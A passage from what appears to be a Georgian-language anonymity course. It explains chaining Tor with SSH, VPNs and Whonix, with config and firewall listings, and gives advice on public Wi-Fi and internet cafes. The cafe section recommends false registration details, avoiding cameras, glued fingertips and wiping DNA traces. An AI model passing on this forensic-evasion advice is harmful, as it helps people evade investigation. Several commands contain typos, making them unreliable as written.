როგორც ხედავთ საკმაოდ მარტივი პროცესია. თანაც, ამას თუ დაამატებთ, რომ იგივე პროცესი მუშაობს მრავალ ნახტომიანი SSH-ის შემთხვევაში. ანუ, ჯერ რამდენიმე ნახტომიანი SSH შეიძლება ააწყოთ და შემდეგ Tor გაატაროთ ამ კავშირში. Tor-ის ბრაუზერის კონფიგურაცია იგივე პარამეტრებით მოხდება რაც ზემოთ განვიხილეთ.

ამის გაკეთება Whonix gateway-ზეც შეიძლება, ამისათვის შეასრულეთ ბრძანება:

```
ssh -vvv -D 8080 root@demo.mayserver.net
```

შემდეგ კი რედაქტირება უნდა გაუკეთოთ Torc ფაილს. ამის გაკეთება შეიძლება ბრძანებით:

```
sudo nano /etc/tor/torc
```

და მასში შეიყვანეთ ბრძანება:

```
Socks5proxy 127.0.0.1:8080
```


თუ იგივეს აკეთებთ ძირითადი ოპერაციული სისტემიდან მაშინ უნდა შეცვალოთ torc ფაილი როგორც ეს უკვე აღვწერეთ ოღონდ უნდა შიყვანოთ ბრძანება

```
Socks5proxy IPaddress:Port
```

`IPAddress` – აღნიშნავს შესაბამის IP მისამართს და Port კი არის შესაბამისი პორტი.

უფრო დაწვრილებით აღწერას ნახავთ საიტზე: https://gitlab.torproject.org/legacy/trac/-/wikis/doc/ConnectOverSSH და ასევე საიტზე https://www.whonix.org/wiki/Tunnels/Connecting_to_SSH_before_Tor.

როგორ დავაყენოთ მომხმარებელი -> Tor->SSH/VPN/JonDoNym კავშირი.



ასეთი კავშირის აწყობა შეიძლება ცოტა უფრო რთული იყოს რადგან დაგჭირდებათ Tor-ის მუშაობის პრინციპების ცოდნა.

Tor-თან კავშირის დამყარება ხდება SOCKS პროქსის საშუალებით, ეს პროქსი განისაზღვრება Tor-ის დაყენების დროს. როგორც წესი გამოიყენება პორტი 9150.

თუ ჩავრთავთ VPN-ს მთავარ ოპერაციულ სისტემაში, მაშინ VPN გადაიქცევა პირველ ნახტომად და ყველა კავშირები ჯერ გაივლის VPN-ს და შემდეგ Tor-ს. მაგრამ ეს საკმარისი არ არის. სინამდვილეში გვჭირდება Tor-ის ჭიშკარი, ან რუტერი რომელიც ნებისმიერ კავშირს, მათ შორის VPN კავშირს გააგზავნის ამ რუტერის ან ჭიშკრის გავლით. Tor-ის კონფიგურირება შიძლება როგორც გამჭვირვალე პროქსი რომლის გავლითაც გაიგზავნება კავშირი ინტერნეტში.

ასეთი პროქსის დაყენება კი შეიძლება რუტერზე, არის პროგრამა Portal https://github.com/grugq/portal რომელიც ამას აკეთებს, ან უბრალოდ შეგიძლიათ იყიდოთ რუტერი რომელზეც ასეთი სისტემაა დაყენებული, ასევე შესაძლებელია ვირტუალური პროქსის დაყენება კომპიუტერზე. თუ გამოიყენებთ Whonix Gateway-ს მას აქვს როგორც SOCKS პროქსი ისე გამჭვირვალე პროქსი. თუ გამჭვირვალე პროქსის გამოიყენებთ ყველა კავშირი თქვენ კომპიუტერიდან გაიგზავნება Tor-ის ერთ და იგივე შემავალ კვანძზე. შესაბამისად არ მოხდება სხვადასხვა პროგრამების კავშირების ერთმანეთისაგან იზოლაცია (stream isolation) https://www.whonix.org/wiki/Stream_Isolation. მაგრამ იმის გამო რომ Tor კავშირის შემდეგ ხდება VPN-ის გავლა ცხადია კავშირების იზოლაციას მაინც ვერ შევძლებდით. ამიტომ, ამ შემთხვევაში., ამას დიდი მნიშვნელობა არ აქვს. გაითვალისწინეთ რომ რა პროგრამაც არ უნდა დააყენოთ როგორც ჭიშკარი, ან გამოიყენოთ აპარატურა, თუ არასწორად დააყენეთ და ხდება გაჟონვები, მაშინ ასეთ კავშირს აზრი არ აქვს. გაეცანით ამ სტატიას https://gitlab.torproject.org/legacy/trac/-/wikis/doc/TransparentProxyLeaks რომელიც მეტ ინფორმაციას მოგაწვდით როგორ აღმოფხვრათ გაჟონვები. არსებობს Tor corridor პროგრამა https://github.com/rustybird/corridor რომელიც გაჟონვების შეჩერებაში დაგეხმარებათ.

გამჭვირვალე პროქსიების პარამეტრები განისაზღვრება Torrc ფაილებში.

```
# configuration for usage as tor gateway
User tor
PidFile /var/run/tor.pid
AutomapHostsOnResolve 1
TransListenAddress 10.232.64.1
TransListenAddress 127.0.0.1
TransPort 1080
DNSListenAddress 10.232.64.1
DNSListenAddress 127.0.0.1
DNSPort 1053
VirtualAddrNetwork 10.192.0.0/10
- /etc/tor/torrc 168/168 100%
```

სადაც განისაზღვრება DNS პორტი, განსაკუთრებით UDP კავშირის გასატარებლად და ასევე განისაზღვრება გამჭვირვალე პროქსიების პორტი. მაგრამ როგორ მივმართოთ კავშირი ამ პორტზე? ამას სჭირდება Firewall, მხოლოდ NetFilter და PFsense -ს შეუძლიათ ამის გაკეთება.

```
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere            state RELATED,ESTAB
LISHED
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  10.232.64.0/24       10.232.64.1         tcp dpt:socks
ACCEPT     udp  --  10.232.64.0/24       10.232.64.1         udp dpt:1053
ACCEPT     udp  --  anywhere             anywhere            udp spt:bootpc dpt:
bootps

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere            ctstate INVALID
DROP       all  --  anywhere             anywhere            state INVALID
ACCEPT     all  --  anywhere             anywhere            state RELATED,ESTAB
LISHED
ACCEPT     all  --  anywhere             anywhere            owner UID match tor

ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             localhost.
```

ეს ფანჯარა გიჩვენებთ წესებს რომლებიც უნდა განსაზღვროთ Firewall-ზე. თუ ეს წესები სწორად არ არიან დაყენებული ხდება გაჟონვა. გამჭვირვალე პროქსიების ასეთი ხარვეზები დიდ ხანია ცნობილია. განსაკუთრებით Windows-ს აქვს ასეთი პრობლემები. ალბათ ერთ ერთი ყველაზე ადვილი და კარგი პროგრამაა Tor Gatway https://bitbucket.org/ra_/tor-gateway/src/master/ ეს პროგრამა საკმაოდ ძველია მაგრამ ტესტირებისათვის და პარამეტრების განსაზღვრის უკეთესად გასაკეთებლად ნამდვილად რეკომენდებულია. რა თქმა უნდა შეგიძლიათ გამოიყენოთ P.O.R.T.A.L. როგორც ზემოთ აღვნიშნეთ. ასევე შეიძლება Tor გადამისამართება დააყენოთ PFsense-ზე ან DDWRT-ზე.

შეიძლება იფიქროთ რომ გამჭვირვალე პროქსი დააყენოთ ცალკე მანქანაზე. ეს ტექნიკურად შესაძლებელია, თუმცა ვერ გავუწევთ რეკომენდაციას. რადგან არ იძლევა კავშირის იზოლაციის საშუალებას. თუმცა, შესაძლებელია რომ ერთიდაიმავე მანქანაზე დააყენოთ გამჭვირვალე პროქსი და ჭიშკარი, რაც გააუმჯობესებს დაცულობას. თუ ეს ცოტა რთულად გეჩვენებათ, ეს საიტი https://gitlab.torproject.org/legacy/trac/-/wikis/doc/TransparentProxy დაგეხმარებათ. ეს საიტი აგიხსნით როგორ უნდა შეცვალოთ Torrc ფაილი და ასევე აგიხსნით როგორ უნდა დააყენოთ Firewall პარამეტრები. იმ შემთხვევაშიც კი თუ ნაყიდ რუტერს იყენებთ, მაინც რეკომენდებულია რომ ამ საიტს კარგად გაეცნოთ, რადგან მაინც საჭიროა გესმოდეთ როგორ ხდება კავშირის მართვა.

მოკლედ იმის შემდეგ რაც გამჭვირვალე პროქსის და ჭიშკარს დააყენებთ შეიძლება ერთმანეთში ჩასვათ სხვადასხვა ტიპის კავშირები. აქ არ განვიხილავთ მომხმარებელი->Tor->JonDoNYM კავშირს რადგან JonDoNYM წყვეტს არსებობას რამდენიმე თვეში და ჯერ არ არის ცნობილი რა სახით ან როგორ იმუშავებს მომავალში, თუ საერთოდ იარსებს.

მომხმარებელი->Tor->SSH


Debian-ზე განვსაზღვროთ SOCKS პროქსი ბრძანებით

```
ssh -D 8080 root@demo,myserver.net
```

შეიყვანეთ პაროლი. ეს შექმნის დაშიფრულ არხს Tor-ის გავლით. თუ ბრაუზერში განსაზღვრავთ SOCKS პროქსის, 8080 პორტით და დისტანციური DNS-ით. მაშინ თქვენი კავშირი ჯერ შეუერთდება SSH სერვერს და შემდეგ შეუერთდება Tor-ს.

მომხმარებელი->Tor->VPN


ისევ ვგულისხმობთ რომ დაყენებული გვაქვს რაღაც გამჭვირვალე პროქსი. შესაბამისად Tor კავშირი უკვე მუშაობს. ეხლა უნდა განვსაზღვროთ VPN-ის პარამეტრები. ეს როგორც წესი საკმაოდ მარტივია. ერთადერთი რაც უნდა გააკეთოთ არის რომ, ჩართოთ რომ VPN იყენებს TCP კავშირს (Use a TCP connection). ცხადია მიმღები სერვერიც უნდა იღებდეს TCP კავშირს.




ჩართეთ VPN და შეუერთდებით ინტერნეტს.

დამატებით, არსებობს პროგრამა Tortilla https://github.com/CrowdStrike/Tortilla, რომელიც გამოიყენება Windows-ის Tor-ის პროქისი სერვერად. არ არის Windows-ის გამოყენება რეკომენდებული, თუმცა თუ სხვა გზა არ გაქვთ, ეს პროგრამა ნამდვილად დაგეხმარებათ.

როგორ დავაყენოთ მომხმარებელი -> Tor-> SSH/VPN/JonDoNYM კავშირი Whonix Gateway-ს საშუალებით.



Whonix უფრო იზოლაციის პროქსია ვიდრე გამჭვირვალე. მისი დოკუმენტაცია კარგად არის დაწერილი და თვითონ სისტემაც კარგად არის შესწავლილი. Whonix Workstation და Whonix Gatway ბევრად უფრო სანდოა ვიდრე Tor რუტერი, ასევე თქვენ მიერ შექმნილი გადამისამართება შეიძლება არ იყოს ისე კარად გაკეთებული როგორც Whonix. მაშინაც კი როც Whonix-ით გააკეთებთ გადამისამართებას შეიძლება სირთულეები მაინც გაგიჩნდეთ. თუ გახსოვთ როცა ვილაპარაკეთ Whonix -ზე https://www.whonix.org/wiki/Tunnels/Connecting_to_Tor_before_a_proxy უმეტესი პროგრამები კონფიგურირებულია რომ გამოიყენონ Tor-ის SOKCS პორტი და არა გამჭვირვალე პროქსი. შესაბამისად, თუ გვინდა რომ Whonix-მა გაიაროს SSH, VPN ან JonDoNYM ეს ვერ მოხდება SOCKS პროქსის პირობებში. ანუ პროგრამებიდან უნდა მოაშოროთ SOCKS პროქსის პარამეტრები. ეს კი გააუქმებს კავშირების იზოლაციას. მაგალითად Tor ბრაუზერში უნდა გამოვრთოთ პროქსი პარამეტრები ანუ I use a proxy to connect to the Internet უნდა გამოვრთოთ



ეს კი გააუარესებს თქვენი კავშირების ერთმანეთისაგან იზოლაციას და ასევე დამატებების იზოლაციას, შესაბამისად გააუარესებს თქვენი ბრაუზერის თითის ანაბეჭდს, ანუ სრულად ანონიმური ვეღარ დარჩებით. იმისათვის რომ ამ რისკს გვერდი აუაროთ, რამდენიმე სხვადასხვა Tor ბრაუზერი უნდა ამუშაოთ მონაცვლეობით. ან უფრო უკეთესია თუ რამდენიმე Whonix Workstation-ს გამოიყენებთ მონაცვლეობით.

ეხლა კი განვიხილოთ როგორ გავაკეთოთ კავშირი Whonix Gateway-ს გამოყენებით იმისათვის, რომ შევქმნათ ერთმანეთში ჩასმული Tor და SSH კავშირი. პირველ რიგში უნდა დააყენოთ SSH კლიენტი. ამის გასაკეთებლად Debnan-ში შეასრულეთ ბრძანება:

```
sudo apt-get install openssh client
```

შემდეგ კი გამოვიყენოთ უკვე განხილული ბრძანება

```
sudo ssh -D 8080 root@demo.myserver.net
```

მაინც, რამე რომ არ შეგეშალოთ, გადახედეთ ინფორმაციას ამ ორ ბმულზე https://www.whonix.org/wiki/Tunnels/Connecting_to_Tor_before_a_VPN, https://www.whonix.org/wiki/Tunnels/Connecting_to_Tor_before_a_proxy

ამ ბმულებზე რამდენიმე სხვადასხვა მეთოდი განიხილება, წაიკითხეთ და გამოიყენეთ ის რომელიც თქვენ სიტუაციას უკეთესად მოერგება.

ეხლა კი Tor ის და VPN ის გავლით დავამყაროთ კავშირი.

როგორც უკვე ვთქვით UDP VPN-ები არ მუშაობენ Tor კავშირთან, შესაბამისად საჭიროა TCP VPN. ზემოთ უკვე განვიხილეთ როგორ ხდება VPN-ის დაყენება, მიმართეთ შესაბამის პარაგრაფს ამის გასახსენებლად.

ალბათ გახსოვთ რომ მონაცემების გაჟონვას სერიოზულად უნდა მოეკიდოთ. წაიკითხეთ ინფორმაცია ამ საიტზე https://www.whonix.org/wiki/Tunnels/Connecting_to_Tor_before_a_VPN, ეს ინფორმაცია დაგეხმარებათ გაჟონვის გარეშე კავშირის დამყარებაში. ასევე წაიკითხეთ https://www.whonix.org/wiki/Tunnels/Examples ეს ბმული რამდენიმე საინტერესო მაგალითს გაჩვენებთ. პროქსის იზოლაციის შესახებ მეტი ინფორმაციისათვის ასევე გაეცანით ამ ბმულს: https://gitlab.torproject.org/legacy/trac/-/wikis/doc/TorifyHOWTO/IsolatingProxy.

3 ზე მეტ ნახტომიანი კავშირების დაყენება

თუ მართლა გინდათ რომ 3 ნახტომზე მეტ ნახტომიანი კავშირები დაამყაროთ ეს შესაძლებელია, მაგრამ ართულებს სიტუაციას და მეტი შანსია რომ შეცდომები დაუშვათ. შესაბამისად, რთული გადაწყვეტა შეიძლება არ იყოს საუკეთესო გადაწყვეტა. მაგრამ მაინც თუ გინდათ ასეთი რამის გაკეთება ცხადია რომ აპარატურულ გადაწყვეტებს ვერ გამოიყენებთ და ძირითადად ვირტუალურად მოგიწევთ ამ ამოცანის გადაჭრა. ამ პარაგრაფში განვიხილავთ სიტუაციას როცა ერთ მანქანაზე გინდათ ორი ზედმეტ სახელის შექმნა და კავშირების ისე დამყარება რომ ეს კავშირები ერთმანეთისაგან იყოს იზოლირებული. კავშირი კი დამყარდება ამდაგვარად:

(ზედმეტსახელ1)->VPN1->VPN2->VPN3->Tor->VPN4->(ინტერნეტი)

(ზედმეტსახელ2)->VPN1->VPN2->VPN3->Tor->VPN5->(ინტერნეტი)

VPN1 შეიძლება შექმნათ რუტერზე, VPN2 შეიძლება შექმნათ ძირითად ოპერაციულ სისტემაში, ან ვირტუალურ რუტერზე, VPN3 შეიძლება შექმნათ ვირტუალურ მანქანაზე მომუშავე ოპერაციულ სისტემაში, ან PFsense-თი, Tor კავშირი შეიძლება შეიქმნას Whonix Gateway-ს საშუალებით. VPN4 შეიძლება შეიქმნას Whonix Workstation1-ში, ხოლო VPN5 შეიძლება შეიქმნას Whonix Workstation2-ში. მიუხედავად იმისა რომ ეს ზედმეტად გართულებული სიტუაციაა, როგორც ხედავთ აქ საჭიროა ბევრი ვირტუალიზაცია. და ვირტუალური Firewall-ები. ამისათვის საუკეთესოა PFsense კლიენტების შესაქმნელად, ხოლო Tor-სათის უნდა გამოიყენოთ Whonix Gateway.

PFSense-ის რამდენიმე ვარიანტი უნდა დააყენოთ პირველი ქმნის VPNs, მეორეც ქმნის VPN-ს ოღონდ მან უნდ გაიაროს პირველი VPN რომ ინტერნეტს შეუერთდეს, ამისათვის უნდა განუსაზღვროთ პირველი VPN როგორც ჭიშკარი. დააკვირდით რომ ქსელის პარამეტრები სწორად იყოს დაყენებული. ცხადია ასეთი VPN ები რამდენიც საჭიროა იმდენის შექმნა შეიძლება. უფრო დაწვრილებითი ინფორმაციისათვის ნახეთ ეს სახელმძღვანელო https://www.ivpn.net/privacy-guides/advanced-privacy-and-anonymity-part-6. PFsnese-ის საშუალებით რამდენიმე VPN-ის ერთმანეთში ჩასმის კარგი სახელმძღვანელოა https://www.ivpn.net/privacy-guides/advanced-privacy-and-anonymity-part-8. არიან კომპანიები რომლებიც ასეთ ერთმანეთში ჩასმულ Tor, VPN მომსახურებას გთავაზობენ. ეს ბმულები გადაგიყვანენ შესაბამის საიტებზე:

- HTTP://Nordvpn.com/blog/tor-over-vpn/
- HTTP://Nordvpn.com/blog/tor-network-anonymity/
- HTTP://Nordvpn.com/features/strict-no-logs-policy-tor-over-vpn/


- HTTP://www.torvpn.com/en/vpn
- HTTP://airvpn.org/tor/
- HTTP://privatoria.net/blog/tor-through-vpn/
- HTTP://ivpn.net/what-is-a-multihop-vpn

თავი 11. სახლს გარეთ ინტერნეტ კავშირები - უკაბელო კავშირების არეები და ინტერნეტ კაფეები

ამ თავის მიზანია რომ განიხილოს როგორ გამოვიყენოთ სახლს გარე კავშირები. WIFI დაფარვის არეები და ინტერნეტ კაფეები ანონიმურობის დაცვისა და უსაფრთხო კავშირისათვის, ბევრ რესურსებიანი და საერთაშორისო კავშირების მქონე მოწინაღმდეგის წინააღმდეგაც კი.

უსაფრთხოდ მუშაობა საჯარო WIFI არეებში

ეს საკითხი უკვე დაწვრილებით განვიხილეთ და ამიტომ აქ მოკლედ შეგახსენებთ, რომ საჯარო WIFI არეებში მუშაობას აქვს თავისი რისკები. მოგეხსენებათ WIFI-ს მფლობელი არის შუა კაცი და შეუძლია უამრავი სხვადასხვა შუაკაცის შეტევა განახორციელოს. მაგალითად ჩასვას ვირუსები თქვენ კავშირში, ან შეეცადოს შეგიტიოთ გახსნილი პორტების საშუალებით, შეიძლება რომ შეუერთდეთ ჰაკერის მიერ დამზადებულ „ბოროტ ტყუპისცალს“, ანუ იგივე სახელიან WIFI რუტერს რომელიც თქვენთან ახლოსაა მოთავსებული და ა.შ.. შესაბამისად ამ არეებთან შეერთება სარისკოა.



განვიხილოთ როგორ შეიძლება ამ რისკების გვერდის ავლა და ასევე საინტერესოა რამდენ სხვადასხვა მეთოდს გაიხსენებთ კურსიდან:

1. არ გამოიყენოთ საჯარო WIFI, ცხადია აქ რისკი არ არსებობს.
2. გამოიყენეთ Ethernet ანუ საკაბელო ინტერნეტი თუ შესაძლებელია, ეს ცოტა უფრო ნაკლებ რისკს შეიცავს ჰაკერებისაგან თავის დასაცავად.
3. გამორთეთ ყველა უკაბელო კავშირის საშუალება თქვენ კომპიუტერზე, ეს ბატარიასაც დაზოგავს.
4. თუ შეგიძლიათ მიუერთდით მხოლოდ იმ არეებს რომლებსაც ენდობით. თუმცა ეს ყოველთვის არ იქნება შესაძლებელი.
5. შეუერთდით WIFI-ს რომელიც იცავს უსაფრთხოების სტანდარტებს. ან, როგორც მინიმუმ, იყენებენ WPA2 და AES, თუ WPE-ს იყენებენ იცით რომ ძალიან სუსტი დაცვაა.
6. როგორც მინიმუმი ყოველთვის გამოიყენეთ SSL და TLS დაშიფვრა, მაშინაც კი როცა არ აგზავნით საიდუმლო ინფორმაციას, დაშიფვრის გარეშე პაკეტები შეიძლება ჩაისვას კავშირში ანუ გამოგიგზავნონ ვირუსი ან შეუტიონ თქვენ ბრაუზერს.

7. ყოველთვის გამოიყენეთ დაშიფრული გვირაბი. ჩვეულებრივ გამოიყენება VPN, ასევე შეიძლება გამოიყენოთ SSH, Tor, JonDoNYM.გაითვალისწინეთ რომ VPN კომპიუტერის მთელ ინფორმაციას აგზავნის დაშიფრულად. სხვა მეთოდების შემთხვევაში კავშირი დაიშიფრება მხოლოდ პროგრამებისათვის რომლებსაც აქვთ ამის პარამეტრები, სხვა პროგრამებისათვის საჭიროა გააკეთოთ სპეციალური კონფიგურაცია. სხვა შემთხვევაში, შეიძლება ბრაუზერი კი დაიცვათ მაგრამ მაგალითად ელ-ფოსტა არ იყოს დაცული.
8. გამორთეთ ნებისმიერი პროგრამები რომლებიც არ გჭირდებათ და პორტებს იყენებენ. ან გამოიყენეთ Firewall რომელიც აკრძალავს ნებისმიერ შემავალ კავშირს. საუკეთესო ვარიანტია რომ Firewall ისათვის ცალკე კონფიგურირება (Profile) შეინახოთ საჯარო ქსელებთან სამუშაოდ.
9. თუ შეგიძლიათ გამოიყენეთ ფიზიკური იზოლაცია, ანუ გამოიყენეთ პორტატული რუტერი და ამ რუტერის გავლით შეუერთდით საჯარო არეს. გამოიყენეთ იგი როგორც ფიზიკური განცალკევების მექანიზმი და ასევე Firewall.

ინტერნეტ კაფეების გამოყენება უსაფრთხოებისა და ანონიმურობისათვის

ბევრი ვილაპარაკეთ კავშირის დაშიფვრის სხვადასხვა მეთოდებზე. ეხლა ვილაპარაკოთ უსაფრთხოების კიდევ ერთ კომპონენტზე, ანუ ფიზიკური მდებარეობაზე. საცხოვრებელი ან სამუშაო ადგილიდან მოშორებით მუშაობის უპირატესობა იმაში მდგომარეობს რომ გაუჭირდებათ თქვენი ადგილმდებარეობის დადგენა. ამის გაკეთება შეიძლება თუ გამოიყენებთ სასტუმროების ქსელებს, აეროპორტების ქსელებს, ან ინტერნეტ კაფეებს, ან კიდევ სხვა მსგავსი კავშირს. ასეთ ადგილებს სიმარტივისათვის კაფეებს დავუძახებთ. სახლიდან მუშაობა ერთერთი სუსტი მხარეა დენონიმიზაციისათვის. ინტერნეტ კაფეს უპირატესობა იმაშია რომ თუ მის IP მისამართს აღმოაჩენენ მხოლოდ ამ კაფეს იპოვიან. და ვერ მიხვდებიან რომ თქვენ მუშაობდით ამ კაფედან.

ინტერნეტ კაფეში მუშაობა - ვიგულისხმოთ, რომ თქვენი მოწინააღმდეგე საკმაოდ ძლიერია და თუ დაგიჭირეს საკმაოდ მძიმე შედეგები შეიძლება მოჰყვეს. პირველ რიგში უნდა გქონდეთ ოპერაციული უსაფრთხოების კარგი გეგმა და შემდეგ ამ გეგმას არ უნდა გადაუხვიოთ. თუ შესაძლებელია, გამოიყენეთ კაფეები სადაც ბევრი ხალხი მუშაობს და სადაც საერთოდ ბევრი ხალხი მოძრაობს. შეეცადეთ გამოიყენოთ კაფეები სადაც მომსახურე პერსონალი არაკომპეტენტურია. გამოიყენეთ სხვადასხვა კაფეები ნებისმიერად, რამე შესამჩნევი განრიგის გარეშე. მოერიდეთ თქვენ სახლთან ახლო მდებარე კაფეებს. შეეცადეთ არ იაროთ ერთ და იგივე კაფეში და თუ წახვალთ სხვადასხვა ადგილას მაინც დაჯექით. არ წაიღოთ თან მობილური ტელეფონი რომელიც თქვენ ნამდვილი სახელით გაქვთ ნაყიდი. რადგან ძალიან ადვილია ამ ტელეფონის ინტერნეტ კავშირთან მიბმა. არ გამოიყენოთ კაფეები სადაც უნდა დარეგისტრირდეთ ან პერსონალური ინფორმაცია მისცეთ, თუ ეს აუცილებელია, შეეცადეთ მისცეთ არასწორი ინფორმაცია. შეეცადეთ რომ მოერიდოთ სათვალთვალო კამერებს. მოიქეცით ნორმალურად, არ უნდა გამოირჩეოდეთ სხვებისაგან. მაგალითად თუ ყველას კოსტუმი აცვია თქვენც ასე უნდა ჩაიცვათ. შეეცდეთ ხალხს არ ელაპარაკოთ, მაგრამ ამან არ უნდა გამოგარჩიოთ სხვებისაგან. ყოველთვის ისე დაჯექით რომ ხედავდეთ ხალხს და შეეცადეთ ზურგს უკან არავინ გყავდეთ. კარგი იქნება რომ უყუროთ შემომავალ ხალხს იმისათვის რომ მოასწროთ კომპიუტერის გამორთვა დაშიფვრის გასაღებების მეხსიერებიდან წასაშლელად. კაფეებში სხვადასხვა მარშრუტით იარეთ და თუ ძალიან საშიშ რამეს აკეთებთ, წაისვით სუპერ წებო თითებზე რომ თითის ანაბეჭდები არ დატოვოთ. DNA რომ არ დატოვოთ გაწმინდეთ ზედაპირები რომლებთანაც შეხება გქონდათ. არ დატოვოთ საჭმლის ნარჩენები ან სიგარეტის ნამწვები, რადგან ესეც DNA-სათვის გამოიყენება. ყველას კი ჯობია რომ WIFI-ს გამოყენებით კაფედან მოშორებით იმუშაოთ. არ გამოიყენოთ კაფის კომპიუტერი, ასეთი კომპიუტერებში ხდება ყველაფრის ჟურნალში ჩაწერა და ნებისმიერი ინფორმაცია შეიძლება შეინახონ დაუშიფრავი სახით. თუ ასეთი კომპიუტერი მაინც უნდა გამოიყენოთ, მაშინ ინფორმაცია წინასწარ უნდა დაშიფროთ სხვა კომპიუტერზე და შემდეგ, მაგალითად USB დისკიდან, გააგზავნოთ. შეეცადეთ ამ კომპიუტერიდან არ გაუგზავნოთ ვინმეს მონაცემები რადგან ეს გასცემს თქვენი კონტაქტების ინფორმაციას. შეეცადეთ ასეთი კომპიუტერიდან გააგზავნოთ ინფორმაცია ღია საჯარო საიტებზე. ჩათვალეთ რომ ყველაფრის მონიტორინგი ხდება და შეეცადეთ გააკეთოთ მინიმუმი. ცხადია არ უნდა შეხვიდეთ რომელიმე საიტში მომხმარებლის სახელით და პაროლით. ყოვლ შემთხვევაში იმ სახელით და პაროლით რომელსაც თქვენი სახლიდან იყენებთ. ეს სახელი შეიძლება ადვილად მიებას IP მისამართს და მოხდეს პიროვნების გარკვევა. თუ მაინც იმათ 